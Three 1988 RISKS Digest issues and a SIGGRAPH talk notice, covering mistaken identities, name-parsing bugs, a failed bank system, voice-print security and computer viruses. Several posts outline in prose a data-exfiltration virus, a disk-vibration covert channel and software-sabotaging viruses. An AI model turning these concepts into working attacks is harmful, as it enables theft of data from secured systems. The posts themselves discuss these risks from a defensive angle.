Eugene N. Miya <eugene@ames-pioneer.arpa> Wed, 17 Feb 88 17:23:08 pst

Legal Issues of Computer Graphics Susan Hubbell Nycum

Date: February 23, Tuesday (4th Tuesday of the Month)

Time: 8 PM

Location: Xerox Palo Alto Research Center (PARC), 3333 Coyote Hill Road

Bay Area ACM/SIGGRAPH
Association for Computing Machinery
Special Interest Group on Computer Graphics

Ms. Nycum will speak on the legal issues involving computer graphics. The focus will be on proprietary protection including the recent developments in copyright for screen displays and patents for user interfaces.

(Ms. Nycum is a partner of the international law firm of Baker and McKenzie resident in the Palo Alto Office, specializing in the legal aspects of high technology including computers and communications -- proprietary-rights, licensing technology transfer, governmental regulation, privacy, computer crime, licensing, litigation and general advice to high technology companies and organizations using high technology products and services.)



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 29

Friday, 19 February 1988

Contents

- When in doubt, blame the computer. Mistaken-identity nightmare.
- Re: Last Clasp credit cards; Mistaken identities Wm Brown III
- Magnetic clasps on purses

Art Evans

- Code-altering viruses **News System Administrator**
- Viruses

Larry Nathanson

- Info on RISKS (comp.risks)
- ✓ When in doubt, blame the computer. Mistaken-identity nightmare.

Peter G. Neumann < NEUMANN@csl.sri.com> Fri 19 Feb 88 15:27:07-PST

Neil Foster from Marlborough and Neil Foster from Somerset are both 38, with brown hair, moustaches, and almost the same height. One was wanted for motor vehicle violations, but the other one got picked up. The other one also lost his job, his savings, and his car in the process. Wiltshire police blamed their computer. But other police admitted that the computer is "only an aid to identification, and information on it should always be cross-checked..."

The real culprit was found after a three-month search by the other Neil Foster, who explained what had been happening and got the guilty one to go to the police.

The national police computer system currently houses records of stolen and suspect vehicles, fingerprints, names of known criminals, wanted and missing persons, and disqualified drivers. Plans are underway to expand it to use by the courts, the crown prosecution service, probation service and prisons. It currently contains 25 million names. An

individual may be identified by name, age, sex, height, and vehicle type. "In theory, with a correctly spelt name and date of birth, a case of mistaken identity should be impossible."

[Source: An article by Stephen Davis and Nick Rufford in the Sunday Times, London, 10 January 1988, contributed anonymously.]

Lousy theory. But in practice, I would think that adding birthplace might help reduce the probability of two people with the same identification. And what about someone who lies about his/her age or height?

Here we have a case of an accidental name confusion. Other such cases have been reported in RISKS in which computer systems were implicated, but in which human laziness may ultimately have been to blame -- such as the Shirley Jackson and Sheila Jackson case in 1983. This should be contrasted with the case of Terry Dean Rogan, in which someone assumed his identity and caused him great grief. (Both of these cases were noted in Software Engineering Notes 10 3, July 1985.)

✓ Re: Last Clasp credit cards (RISKS-6.28); Mistaken identities

Wm Brown III <Brown@GODZILLA.SCH.Symbolics.COM> Thu, 18 Feb 88 18:16 PST

From: Jack Holleran <Holleran@DOCKMASTER.ARPA> [...]
First, you need a sufficient strength to really erase. How much is enough?

How much is enough? My last employer used a magnetic card key to provide us with access to the building on weekends or after hours. This was one of the old brute-force types, about 2 mm thick, made of a flexible ferrite-plastic composite like the magnet tape used to hold doors closed on refrigerators. The magnetic field from the card was strong enough to levitate a very small magnet inside the lock by a few thousandths, lifting it out of a hole and allowing the mechanism to move. Several magnets were randomly located above the card slot, and of course each could be oriented in either of two ways.

Several people, myself included, had the bits wiped off our bank machine and/or credit cards which lived next to these card keys in our wallets. I have no idea how to relate this field strength in absolute numbers, however we could find the active spots in our cards by 'dowsing' for them with a staple on the end of a piece of thread. In other words, not very strong at all. Certainly not strong enough to work as a magnetic clasp.

[Unrelated pet peeve]

[But ironically related to Neil Foster in the first item above. PGN]

I don't use the "III" suffix on my name out of vanity or pride; it isn't even on my birth certificate (although I am indeed the third William E. Brown in my family line). I started using it way back when my mail, checks and credit ratings started getting mixed up with others, including my own Father's. Do you have any idea how many people named Bill Brown there are in Los Angeles?

Even with this fairly unique addition, I have still had lawyers, collection agencies and even private detectives threaten me with someone else's problems.

Now for the computer connection: very few programmers seem to allow for names with trailers. Many computer-generated letters are addressed correctly, then start out "Dear Mr. III". Even the ones which allow for any number of name segments outsmart themselves by assuming that only the first character of a string should be capitalized, so "III" turns into "Iii". Bank and government systems, whose owners aren't trying to be polite, often address things to "III, Wm. E. Brown". I can often track who sells mailing lists to whom by the patterns of error propagation.

The best one, however, came last month when I bought a used car. The dealer's system which types out nineteen different and complex forms from one set of input data simply decided that the last group of letters had to be my last name, and that everyone has two initials plus one name. Now I have an extended protection policy from Ford, complete with an embossed plastic card, in the name of "W E III".

magnetic clasps on purses

"Art Evans" <Evans@TL-20B.ARPA> Thu 18 Feb 88 10:03:42-EST

After reading on RISKS about danger to credit cards from magnetic clasps on purses, I asked my wife if she owns such a purse; fortunately, she does not. However, in the course of the discussion it occurred to us that she sometimes carries floppy disks in her purse. Now that seems to me like a real RISK possibility. With bad luck the card could be within 0.25 inch or so of the magnet and in continuous movement with respect to it as the purse is carried.

Art Evans/Tartan Labs

Code-altering viruses

News System Administrator <uw-beaver!tikal!sigma!news@rutgers.edu> Thu, 18 Feb 88 23:16:54 pst

In some discussions around here about the recent virus articles in comp.risks, someone raised the idea of the inevitability of viruses that target specific software products.

Unlike the current run of viruses which seem to be either fairly innocuous or generally destructive, this type of virus would be designed to quietly alter some particular (probably commercial) software with the intent of making it look faulty or buggy.

For example, a virus of this type might be designed to attack a Brand X spreadsheet, to cause it to perform some computations incorrectly. The effect might not show up immediately, but would certainly eventually leave the user with a poor opinion of the program, which might not go away even

after the existence of the virus became known and the problem fixed (after all, this software would now be known to be vulnerable and targeted). The economic cost to the spreadsheet vendor could be considerable.

One motivation for writing such a virus comes immediately to mind. This is the disgruntled employee, the same legendary figure who leaves time-bombs in employers' code. (Have any instances of this ever been successfully prosecuted?). This would be harder to prove than the time-bomb: the (source) code is not left in the employer's hands.

One of the more insidious aspects of this kind of virus is that it can do its job and go away (erasing itself once its mission is accomplished), leaving no hint that the targeted utility has been damaged nor that a virus was responsible. The blame for the induced problem will naturally fall on the author of the utility, especially when it shows up "all over".

(What laws and penalties would apply against the author of such a virus?)

✓ Viruses (Re: RISKS-6.28)

Larry Nathanson <bucsb.bu.edu!lan@bucsb.bu.edu> Fri, 19 Feb 88 13:40:58 EST

A few years ago, while I was in high school, I read a short desciption of what a virus was, and decided to write my own. It was short, (<500 lines source code) and VERY contagious to a dos 3.3 disk. Since it was a challenge and not a malicous attempt to destroy data, when it triggered, all it said was "BOO". After a while I started wondering what use it could be, besides the destruction of data. One of the things I came upon, was that it could be used to get information out of a secure system. For example, let's take 3 sample computer systems: A, B, and C. Someone at A has a file that C wants. B is a computer system that exchanges software, with both A and C. (B could also be a few computer systems, that exchange software among themselves, and form a link from A to C.) C introduces a virus to B's system, with the hope that it will get to A's system. All this virus does is check the date, and scan for a character string. When a given character string is located, it either opens up a communication channel to A, and dumps all relevant information, or it appends a certain amount of the information to itself, and subtly changes itself: it is now an outbound virus, and will only transfer the information to an already infected system. Thus eventually, the information will slowly come back to A. If a copy of the "inbound" virus finds that the date is greater than a certain day, it decides that it is on a dead end, and just erases itself.

If a group of programmers, sat down, and came up with such a "smart" virus, the implications could be staggering.

Larry Nathanson Boston Univ. CS Dept. lan@bucsf.bu.edu



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 30

Tuesday, 23 February 1988

Contents

- The risks of pressing the wrong key -- a taxing situation
 - **Gligor Tashkovich**
- Taxing of information
 - Steven Koinm
- Using viruses for copy protection
 - **Doug McIlroy**
- What's in a Name, III
 - Vint Cerf
 - John Pershing
- Re: Mistaken Identity
 - **Amos Shapir**
- Details of bank's costly computer foul-up
 - **Rodney Hoffman**
- Voice-print security (and Rory Bremner)
 - J M Hicks
- Auto-mated Citations
 - Mark Brader
- Re: Shuttle Security
 - Henry Spencer
- Info on RISKS (comp.risks)

The risks of pressing the wrong key -- a taxing situation

Gligor Tashkovich <gligor%lerouf.DEC@decwrl.dec.com> 21 Feb 88 13:01

Coopers & Lybrand did my rough French taxes on Friday (courtesy of Digital) by computer. When the agent went to pull a screen of information that he had entered on me, he pressed the wrong key and up came personal tax information that was for another employee of Digital in my subsidiary. All the important confidential information was there including salary, real estate owned, etc.

The risk here is that information that you give to a tax person on a confidential basis might not be that confidential after all ...

Taxing of information

Steven Koinm <goog@a.cs.okstate.edu>
17 Feb 88 07:48:28 GMT

I recently came across an interesting idea presented by a hacker while doing research for a paper. The hacker said that he could not consider information property because it cannot be taxed.

But, what if it could. How would you put a property tax on information? How can you say what the value of that information is? It may be invaluable to you but it's still just a bunch of bits unless it is used? Maybe if they were to keep track of each time you used a piece of information and then based the amount of tax on that?

Would this make people stop collecting HUGE amounts of information that they keep around just for the sake of "I'll need that someday" or "Why bother erasing it, it may still be valid."

I just thought that this was an interesting thought...

GOOG ?? (a.k.a. Steve Koinm)

Computing and Information Sciences Internet: goog@a.cs.okstate.edu

Oklahoma State University UUCP: {cbosgd, ihnp4, Stillwater, OK 74075 rutgers}!okstate!garnett

Using viruses for copy protection

<doug@research.att.com> Mon, 22 Feb 88 08:17:49 EST

I've not heard actual instances of latent viruses being used for copy protection, although one of your correspondents asserted that had been done. Anybody contemplating such a gimmick, however, had better think twice. If you booby trap your house and injure a burglar, or if you string a wire across a hikers-only trail and decapitate an illegal biker, you are criminally liable.

Doug McIlroy

✓ Jr., Sr., III (<u>RISKS-6.29</u>)

<CERF@A.ISI.EDU> 21 Feb 1988 00:20-EST

RE: Mr. William E. Brown III, it's a good thing his name isn't William W. Brown III or his card would read W W III!!

RE: systems that don't deal with trailers on names like Jr., Sr. or

III, MCI Mail specifically parses for these.

Vint

[Because Vint does not have one of these trailers, he cannot be accused of being Self-Cerfing. PGN]



John Pershing <PERSHNG@ibm.com> 23 Feb 88 11:22:11 EST

The letters that I find most amusing are the ones that I get every couple of months that start out long the lines of:

A personal message for JOHN A PERSHING JR:

Dear Mr. Jr:

•••

Also, back when I was in college, our fraternity was listed in the phone book as "Kappa Sigma Frat". One day, we got a bulk mailing declaring "Good News for the Frat Family" addressed to Mr. K.S. Frat, claiming that an arduous genealogical search had turned up the Frat Family coat of arms, which they wanted to send to us (for a price, of course).

John A. Pershing Jr., IBM, Yorktown Heights

[Live off the Frat of the Land and operate under a strict Coat of Alms. PGN]

Re: Mistaken Identity (<u>RISKS DIGEST 6.29</u>)

Amos Shapir NSTA <amos@nsc.NSC.COM> Mon, 22 Feb 88 09:27:57 PST

The Israeli state collection agency issued a warrant for the arrest of a debtor; since they had only his name (a rather common one) and the town he lived in, a clerk completed the missing information - full address, ID number and father's name - from the first entry for a person of the same name he found in the citizen's registry. That person had a very hard time (including an overnight arrest) explaining to the authorities that it's not him ("but it is "your" ID on the arrest form, isn't it?!").

Amos Shapir

National Semiconductor 7C/266 1135 Kern st. Sunnyvale (408) 721-8161 amos@nsc.com till March 1, 88; Then back to amos%taux01@nsc.com

[This one is computer-related in the sense that input data should acquire an appropriate measure of trustworthiness and then be handled accordingly. That measure should stay with the data, as is the case with a security label. PGN]

Details of bank's costly computer foul-up

Rodney Hoffman <Hoffman.es@Xerox.COM> 7 Feb 88 18:36:54 PST (Sunday)

In <u>RISKS-5.16</u> (25 July 1987) and again in <u>RISKS-6.16</u> (27 January 1988), I related news accounts of Bank of America's failed attempt at an ambitious new trust accounting and reporting system.

The Los Angeles Times for Sunday, February 7, 1988, carried a lengthy front-page review of the entire debacle, "B OF A'S PLANS FOR COMPUTER DON'T ADD UP" by Douglas Frantz. The article includes lots of background history and economics. Here are a few edited excerpts giving more details than the previous accounts:

Last month, Bank of America acknowledged that it was abandoning the \$20 million computer system after wasting another \$60 million trying to make it work. The bank will no longer handle processing for its trust division, and the biggest accounts were given to a Boston bank. Top executives have lost their jobs already and an undisclosed number of layoffs are in the works.

...The total abandonment of a computer system after five years of development and nearly a year of false starts raises questions about the bank's ability to overcome its technological inadequacy in an era when money is often nothing more than a blip on a computer screen....

In 1981, the bank had fallen far behind in the computer race. Then-new chairman Armacost launched a \$4-billion spending program to push B of A back to the technological forefront. The phrase he liked was "leap-frogging into the 1990s," and one area that he chose to emphasize was the trust department....

The bank was mired in a 1960s-vintage accounting and reporting system. An effort to update the system ended in a \$6-million failure in 1981 after the company's computer engineers worked for more than a year without developing a usable system.....

In the fall of 1982, bank officers met Steven M. Katz, a pioneer in creating software for bank trust departments.... In 1980, he had left SEI Corp. in a dispute and founded rival Premier Systems.

Katz insisted on using Prime instead of B of A's IBM computers. He boasted that he could put together a system by 1983. Within six months, a B of A - led consortium of banks agreed to advance Premier money to develop a new, cutting-edge system for trust reporting and accounting. Nearly a year was spent on additional research.... The go-ahead to fund to project came in March, 1984. While it was not a deadline, the goal was to have the new system in operation by Dec. 31, 1984.

What followed was a textbook structure for designing a computer system. A committee was formed of representatives from each B of A department that would use the system and they met monthly to discuss their requirements. DP staff gathered for a week each month to review progress and discuss

their needs with the Premier designers. Some of the DP experts found Katz difficult to deal with occasionally, especially when they offered views on technical aspects of the project. "Don't give us the solutions. Just tell us the problems," Katz often said.

When the ambitious Dec. 31, 1984, goal was passed without a system, no one was concerned. There was progress, and those involved were excited about the unfolding system and undaunted by the size of the task. B of A devoted 20 man-years to testing the software system and its 3.5 million lines of code; 13,000 hours of training, including rigorous testing, were provided to the staff that would run the system....

In spring 1986, the system was about ready. Some smaller parts were already working smoothly. Test runs had not been perfect, but the technicians thought most bugs could be worked out soon. A demonstration run had been successful....

Many employees were operating both systems, working double shifts and weekends. Late in 1986, an anonymous letter warned against a "rush to convert" to the new system and told the manager, not a computer expert, that people had "pulled the wool" over his eyes. The executive assured the staff that there would be no conversion before it was time. By then, lines of authority had also changed, making cooperation difficult.

By early 1987, tests had been running with only a few bugs. "There were still bugs, but the users felt they could run with it and work out the bugs as we went along," one former executive said. A conversion date was set: March 2, 1987.

Just then, half the DP staff was pulled off the assignment. The conversion lasted one week. On March 7, the first of the 24 disk drive units on the Prime computers blew up, causing the loss of a portion of the database. It was past midnight each night before workers retrieving data from a backup unit left the offices. Over the next month, at least 14 more of the disk drives blew up. None had malfunctioned in the previous months of test.

It turned out that the units were part of a faulty batch manufactured by Control Data Corp. But by the time the cause was discovered, delays had mounted and other difficulties had arisen. Taken individually, none would have caused the ensuing disaster. Together, they doomed the system.

At the same time, the bank decided to move the main staff 30 miles away. Key people quit and morale sank. Another section of staff was told they would be moving from Los Angeles to San Francisco, with many losing their jobs. [Conflicts, turf battles, consulting firms, temporary employees]

The bank's first public acknowledgement of the problems came in July 1987. [See RISKS-5.16] An in-house investigation was viewed by many staff members as a witch hunt. The bank announced further costs and then the transfer of the accounts in January 1988. [See RISKS-6.16]

The bank's one-time head of the program, since resigned, says, "A lot of people lay down on the floor and spilled blood over this system, and why they abandoned it now I cannot understand. A guy called me this morning

out of the blue and said that 95% of it was working very well."

Voice-print security (and Rory Bremner)

J M Hicks <cudat@DAISY.WARWICK.AC.UK>

On Saturday 20th February, the B.B.C. Radio 4 programme "Money Box" broadcast an item about a service provided by a bank in Britain. (I didn't catch the name of the bank --- a pity.) The service is provided by telephone. No mention was made about any kind of secret personal code to confirm the identity of a customer --- security is afforded by the bank's computer's memory of one's "voice-print", i.e. it can tell who you are just by listening to your voice. I believe "funds transfer" is one of the services provided.

The representative of the bank was asked about the possibility of someone impersonating a customer. He replied that the bank had engaged Rory Bremner, a well-known mimic, to try to mimic other people and deceive the computer. Rory couldn't.

Suppose someone recorded someone else's voice and played that down the telephone line? (I think the recording would have to be made while the victim was using the service, though --- after speaking each digit to the computer one has to wait for a confirmatory beep. Ordinary fluent speech would not do.)

What do readers think of the idea of dispensing with the secret personal code?

(Respondents should bear in mind that few people in Britain have telephones with multi-tone dialing.)

J. M. Hicks (a.k.a. Hilary),

Computing Services, Warwick University, Coventry, England. CV4 7AL On JANET: cudat@UK.AC.WARWICK.CU (in the U.K.)

On uucp: ...!ihnp4!mcvax!ukc!warwick!cudat

[Distressing to see the old argument, "Our best forger couldn't break it, so it must be pretty good." Voice-prints are difficult to mimic by voice, but easy to spoof by playback attacks. On the other hand, personal codes (PIN numbers) are also not wholly dependable. RISKS readers know by now that just about every attempt to gain user convenience has some intrinsic vulnerabilities. PGN]

Auto-mated Citations

Mark Brader <msb@sq.com> Mon, 15 Feb 88 22:13:02 EST

Following are excerpts from a Usenet discussion going on in the newsgroups sci.electronic, rec.autos, and (!) rec.ham-radio. The excerpts were selected, sequenced, and forwarded to RISKS by Mark Brader.

John Moore (john@tower.UUCP):

Here in Paradise Valley, Arizona, we have the dubious distinction of being the only place in the US where speeding tickets are given by mail after an automatic device snaps your picture and speed!

Norm Strong (strong@tc.fluke.COM):

Most countries in the world hold the owner responsible for speeding, regardless of who's driving. This isn't possible in the US because we have a constitution that prohibits it.

Richard Welty (welty@sunbarney.UUCP):

This* proves to be alterable via local statute. Communities that are trying out the robocop have altered their laws so that they may charge the owner if said owner refuses to identify the driver at the time of the infraction. I wonder if the owner gets any points from this ...

[* No, he didn't mean the US constitution -- msb]

Ron Natalie (ron@topaz.rutgers.edu):

I was wondering when someone was going to bring up the question of "it's not me driving." I have no idea how Arizona deals with it, but a friend who was stationed in Germany told he how it is dealt with there. If the driver in the picture is not positively identifiable as you, they will let you off on the provision that you log whereever you drive. Hence, if you get your picture taken again, you will have a before the fact record of if you were there. Not keeping your log truthfully is a serious offense.

Mad Matt Schaefer (matt@cs.wisc.edu):

I've heard of this system in Europe (Germany?) and somebody told me that it became unpopular with government officials and other important people because the ticket and picture came in the mail while the guy was at work and his wife opened it and saw the picture of the car, plate, speed, husband, and *the other woman* in the car with him. I thought, "this guy is not gonna get the welcome he is expecting when he gets home."

Re: Shuttle Security

<mnetor!utzoo!henry@uunet.UU.NET>
Sat, 20 Feb 88 18:44:47 EST

- > ... 7 packages of microfilm classified "Confidential" were left
- > unsecured for 8 months. Each package of microfilm contained 181 sheets,
- > listing 4,205 confidential radio frequencies ...
- > What does this do to a risk analysis of shuttle safety? ...

Probably nothing much. There is NO SUCH THING as a "confidential radio

frequency" if it is in active use. It's just not that hard to eavesdrop enough to find out which frequencies are being used, and make good guesses about what they are being used for. (For example, triangulation will tell you which transmissions are coming from the range-safety transmitters.) The real security of the system rests on the secret codes used to trigger action, and on the difficulty of outshouting the range-safety transmitters (which send continuously at high power to make it hard for a false signal to be heard). Refusing to publish the frequency is just an extra obstacle, and not a very important one.

This whole thing sounds like a tempest in a teapot, actually. "Confidential" is not a very high classification. Long odds that nothing of real importance was in those microfilms.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 31

Wednesday 24 February 1988

Contents

Risks of Advertising Messages Appended to Telex Messages Bruce N. Baker

"Viruses? Don't Worry!"

Joseph M. Beckman

Held at Mouse-Point; Virus-Information Centres **Dave Horsfall**

Computer Viruses -- a catalog

Dave Curry

Another RISK of viruses

David Purdue

Virus security hole

Kevin Driscoll

Re: More info on Compuserve Macinvirus

Henry Spencer

Code-altering viruses

William Smith

Self Fulfilling Prophecies, the Chaos Computer Club,...

Frederick Korz

Viruses and secure systems

Kian-Tat Lim

Info on RISKS (comp.risks)

✓ Risks of Advertising Messages Appended to Telex Messages

Bruce N. Baker <BNBaker@KL.SRI.COM> Wed 24 Feb 88 10:39:50-PST

I recently sent a TELEX message to Copenhagen. The recipient responded by writing on the message he received from me and returning it by normal post. I thus found that the TELEX carrier had appended text to my original message, which struck me as unprofessional and unethical. The appended text reads:

FOR 1988 HOROSCOPE FORECASTS CALL USA 62200 CODE 9150

Has anyone else noticed any such appendages to TELEX messages? (If you also find out my horoscope for Sagittarius, please let me know what the stars portend for me.)

Bruce N. Baker, SRI International

[Hmm. Sagittarius is depicted as a centaur (HALF-HORSE) shooting an arrow. The question is whether this was a Trojan half-horse (since it attached a second half to the message -- BUT POSSIBLY EVEN CHANGING THE FIRST HALF?) or a sleazy advertising campaign on the part of TELEX... Well, buses and taxis routinely carry advertising. TELEXes cannot be too far behind!

Or perhaps this is like the Wells Fargo case of RISKS-6.27? PGN]

"Viruses? Don't Worry!" (!!)

"Joseph M. Beckman" <Beckman@DOCKMASTER.ARPA> Wed, 24 Feb 88 13:09 EST

Some excerpts from T.R. Reid's "Personal Computing" column in the 15 Feb 1988 Washington Post:

- "...such programs [computer viruses] are rarely a threat in the personal computer world. And they are fairly easy to defend against."
- "...These cases [NASA, IBM xmas tree] involved networks of work stations or even bigger computers. That's the first key point to recognize about the computer virus reports--they don't involve personal computers."

"If you never "feed" your machine anything but programs from established software houses, your machine will be immune."

"If you like to call up bulletin boards to download programs...there is a chance that your hard disk could be infected by a virus program. The possibility is so unlikely that you really needn't worry much."

"In sum, my answer to personal computer users concerned about computer virus is: Don't Worry."

Rebuttal of the points mentioned is left to the humor of the reader. Joseph

Held at Mouse-Point; Virus-Information Centres

Dave Horsfall <munnarilstcns3.stc.oz.au!dave@uunet.UU.NET> Mon, 22 Feb 88 14:20:59 est

Here are two contributions from "Computing Australia", 1st Feb 1988.

1) From the back page (the "laugh" page):

"From the 'If he had another brain it would be lonely' department.

A US auditing firm was training a group of taxation accountants in the use of a Macintosh word processor. The demonstrator directed his students to "Point and click with the mouse." One student raised his hand and announced nothing was happening. On checking, the instructor found he was clicking the mouse button and pointing at a screen icon -- with his forefinger! No doubt the student's progess report would have carried the notation that he was a dis-a-pointer."

The RISK? Sometimes, instructions are interpreted literally... Although I can imagine the semantic confusion that could arise should a mouse ever be teamed up with a touch-sensitive screen!

2) Elsewhere in the same issue (a "serious" page):

"Virus centre too risky: Canberra.

"Great risks" would arise from the setting up of a national information security research centre to fight software viruses, according to Technology Minister Senator John Button's Canberra spokesman. Queensland's computer security expert Dr Bill Caelli has called for government funding for such a centre. He said the proposed centre could develop tools to analyse software packages to ensure they were virus-free and did no more than they were supposed to.

Button's spokesman said "In general, the Government's attitude is `Let the user beware'. We don't want to reject all calls out of hand but are not planning any further regulation. There could be great risks: if the centre or its tools validated a program and it turned out to have a bug [virus?], it could face litigation."

That last bit worries me - we can't even verify programs at the SOURCE level, so, short of brute-force emulation, what hope have we got at verifying them at the machine-code level?

Dave Horsfall (VK2KFU) ACS: dave@stcns3.stc.OZ.AU

Alcatel-STC Australia ARPA: dave%stcns3.stc.OZ.AU@uunet.UU.NET

11th Floor, 5 Blue St UUCP: {enea,hplabs,mcvax,uunet,ukc}!\

North Sydney NSW 2060 AUSTRALIA munnari!stcns3.stc.OZ.AU!dave

[There are unconfirmed reports that some of the "virus-killer" programs themselves contain Trojan horses. CAVEAT EMPTOR. PGN]

Computer Viruses -- a catalog

Dave Curry <davy@intrepid.ecn.purdue.edu> Tue, 23 Feb 88 11:03:48 EST

Information Week, 2/22/88 has an article about computer viruses and another about computer security. Both of the articles are pretty worthless, being full of sensationalist statements and very little fact. But, they did put the following in:

PC expert Eric Newhouse lists known contaminated programs that should be avoided on public bulletin boards. If you have a copy of one of these programs, consider it suspect even though some run fine. When no extension is listed, the program has appeared with many extensions.

Arc List60

Arc513. QMDM110.Exe
Arc600 QMDM110A.Arc
Balktalk Quikbbs.Com
Discscan.Exe Secret.Bas
Dosknows.Exe Stripes.Exe

Egabtr Vdir.Com

Filer.Exe

(The rather weird capitalization scheme is theirs, not mine.)
Dave Curry, Purdue University

Another RISK of viruses

David Purdue <munnari!csadfa.oz.au!davidp@uunet.UU.NET> Fri, 19 Feb 88 16:02:11 est

A club based in Canberra offerred someone \$100 to write a program for the Amiga that would do some timetabling for a conference that the club holds annually. When the conference rolled around, the program was not ready and the timetabling was done by hand, and there were many mistakes made.

A meeting was held recently, some three weeks after the conference. At this meeting the programmer pointed out that although he didn't have a working product, he had done a lot of work for the club, and asked for his \$100. He was asked why the program wasn't ready in time. He replied, "It's not my fault. The program was hit by a virus which scrubbed my disk, and I didn't have a backup."

The Risk? Well, it may be true that a virus scrubbed his disk; but there was no mention of it until the meeting. With the proliferation of viruses, and the big fuss that the media are making of them (that includes computing industry newspapers, the major press and discussions on the net), it seems to me that programmers now have a real handy excuse for not meeting their commitments.

DavidP

Mr. David Purdue Phone ISD: +61 62 68 8165 Fax: +61 62 470702

Dept. Computer Science Telex: ADFADM AA62030 University College ACSNET/CSNET: davidp@csadfa.oz

Aust. Defence Force Academy ARPA: davidp%csadfa.oz@uunet.uu.net

Canberra. ACT. 2600. JANET: davidp@oz.csadfa

AUSTRALIA Other Gateways: see CACM 29(10) Oct. 1986

 $UUCP: \{uunet, hplabs, ubc-vision, nttlab, mcvax, ukc\}! munnari! csadfa.oz! davidparticle and the control of t$

Virus security hole

Kevin Driscoll <umn-cs!altura.driscoll@rutgers.edu> Mon, 22 Feb 88 10:48:30 CST

In theory, Larry Nathan's example of exporting classified information from a secure area should not be possible because all outgoing information from a secure area is suspect and is sanitized. However, human nature being what it is, the outgoing scrutiny is probably not done as thoroughly as it should and data can escape this way. Another approach can subvert even the best outgoing screening process. This is the use of covert channels, sometimes called "banging on the walls".

The method is to use some communications channel that is not considered an "output" from the secure area. For example, the virus could cause a disk head positioner to travel its maximum excursion at its maximum velocity, then modulate the frequency of reversals according to the classified data to be transmitted. The data can be received by recording the vibrations caused by the disk drive. This method subverts most of the top secret TEMPEST secure installations that I have seen.

The common risk here is that security plans generally assume that the only dangers are physical entry, TEMPEST leakage, or information leaving via the area's normal output channels. Completely ignored is the possibility of data ENTERING the area as being a security threat.

I have just recently reminded our system operators about the possible dangers of a virus exploiting covert channels and the care that must be taken to ensure that our UNsecure systems are not infected, which could be a threat to our secure systems. Of course, safe software practices should be when sharing software among systems with differing classifications, even if the systems are entirely in-house.

A group here at Honeywell SRC is working on the thornier problem of preventing such attacks on single multilevel secure systems (class A1+ trusted computer).

Another virus subject that has been discussed, is the trustworthiness of software held in archives on the net. What should not be overlooked is that even if a given archive can be trusted, the intervening path may not be. Software can be infected en route. Many of these routes pass through universities, which can be the most hazardous software environment in the world.

★ Re: More info on Compuserve Macinvirus [RISKS-6.27]

<mnetor!utzoo!henry@uunet.UU.NET>
Sat, 20 Feb 88 04:22:03 EST

- > '... People here in Canada and over in Europe see this for what
- > it is, a message of peace. It's you people in the United States who see
- > it as something dark and nasty.' [Henry, are we really that paranoid down > here?]

The "message of peace" business is pure self-serving excrement. (I may possibly be biased here, since I have a low opinion of a lot of the lip

service given to "peace" nowadays.) It's no better than a cute prank. However, I'm not too impressed by the paranoids either. (No, there is no particular concentration of paranoids in particular nations that I'm aware of.) This actually goes back to the old question of whether it is better to expose security problems or keep them secret. One's attitude on that issue determines whether one thinks the MacMag incident was a harmless prank that may alert people to a real problem, or an evil act that opens up horrible vistas. Personally I side with the former point of view: this particular incident was childish but harmless -- note that the people involved hired a professional programmer, whose duties presumably included making *sure* that it was harmless -- and anyone who believes that the Bad Guys hadn't thought of it already is dreaming.

The one risk I do see coming out of this is the possibility of it inspiring others to implement and spread "harmless" viruses that may not be so well built and may inadvertently cause damage. But these are still rather less likely to make trouble than the truly malicious ones, and maybe it will help wake people up.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

✓ Code-altering viruses (RISKS-6.29)

William Smith <wsmith@m.cs.uiuc.edu> Sat, 20 Feb 88 08:26:47 cst

> ... the inevitability of viruses that target specific software products. ...

Although detecting such a virus would be difficult, once detected, recovery from the virus should not be difficult. After making a copy of the distribution software onto a hard disk or another floppy, the original program disk or tape should never see the computer again (unless the copies are damaged or lost). It is probably also a good idea for the original copy never to be put into the computer write-enabled.

Once a damaged copy of a program is found, the online copies of it are deleted and replaced from a secure copy after the virus has been removed.

The problem with most viruses is that their target is often the operating system. This first step, deleting the online copies is not possible because the computer won't reboot after that. That might point to a solution: The computer needs an "immune system" that can be booted from, say a read-only floppy or tape, and may then be used to safely replace any corrupted system or user files from archive copies of the software. Probably, since most executables are not supposed to modified, the immune system simply could go through each of the distribution disks and do a binary compare of each program with the archive. If a program has changed, it is replaced with a clean copy. The primary feature of an immune system is that it never executes any external non-ROM code so that it is impossible for it to be attacked by a trojan horse (assuming the ROMs can be trusted).

Bill Smith wsmith@a.cs.uiuc.edu ihnp4!uiucdcs!wsmith

✓ Self Fulfilling Prophecies, the Chaos Computer Club, & RISKS 6.27

Frederick Korz <korz@heathcliff.columbia.edu> Sun, 21 Feb 88 18:49:12 EST

Carl J. Lydick's contribution to RISKS volume 6.27 demonstrates the potent power of rumors and allegations. The Chaos Computer Club's announcement that they were going to trigger their Trojan horses in the Space Physics Analysis Network further illustrates the power of rumor _backed by plausibility_. They didn't have to do anything. The sky didn't have to fall. Nervous managers did the damage for the C.C.C. because they felt the announcement/threat plausible. The prophecy was fulfilled.

A similar effect occurs in response to a rumor, even when the rumor's threat is implausible or provably incorrect. In the past, I was a naval officer assigned to a submarine. When you are at sea and the nearest supermarket is hundreds of miles away, toilet paper becomes a precious commodity. The ship never left port without an adequate supply yet, if one let it 'be known' that we were 'running out of toilet paper,' a two month supply would be exhausted in two days!!! People would irrationally grab a roll or two and hide it. This is in spite of the fact that we (1) started with an adequate supply and (2) a submarine is small enough to verify or invalidate the rumor in less than one hour. Rumor starting and quelling were both useful skills.

This behavior also appears frequently in western newspaper reports of eastern European countries. The rumor starts that there is going to be a shortage of X, there is a run (well perhaps a line) on the markets for X, X is sold out, and the prophecy is fulfilled.

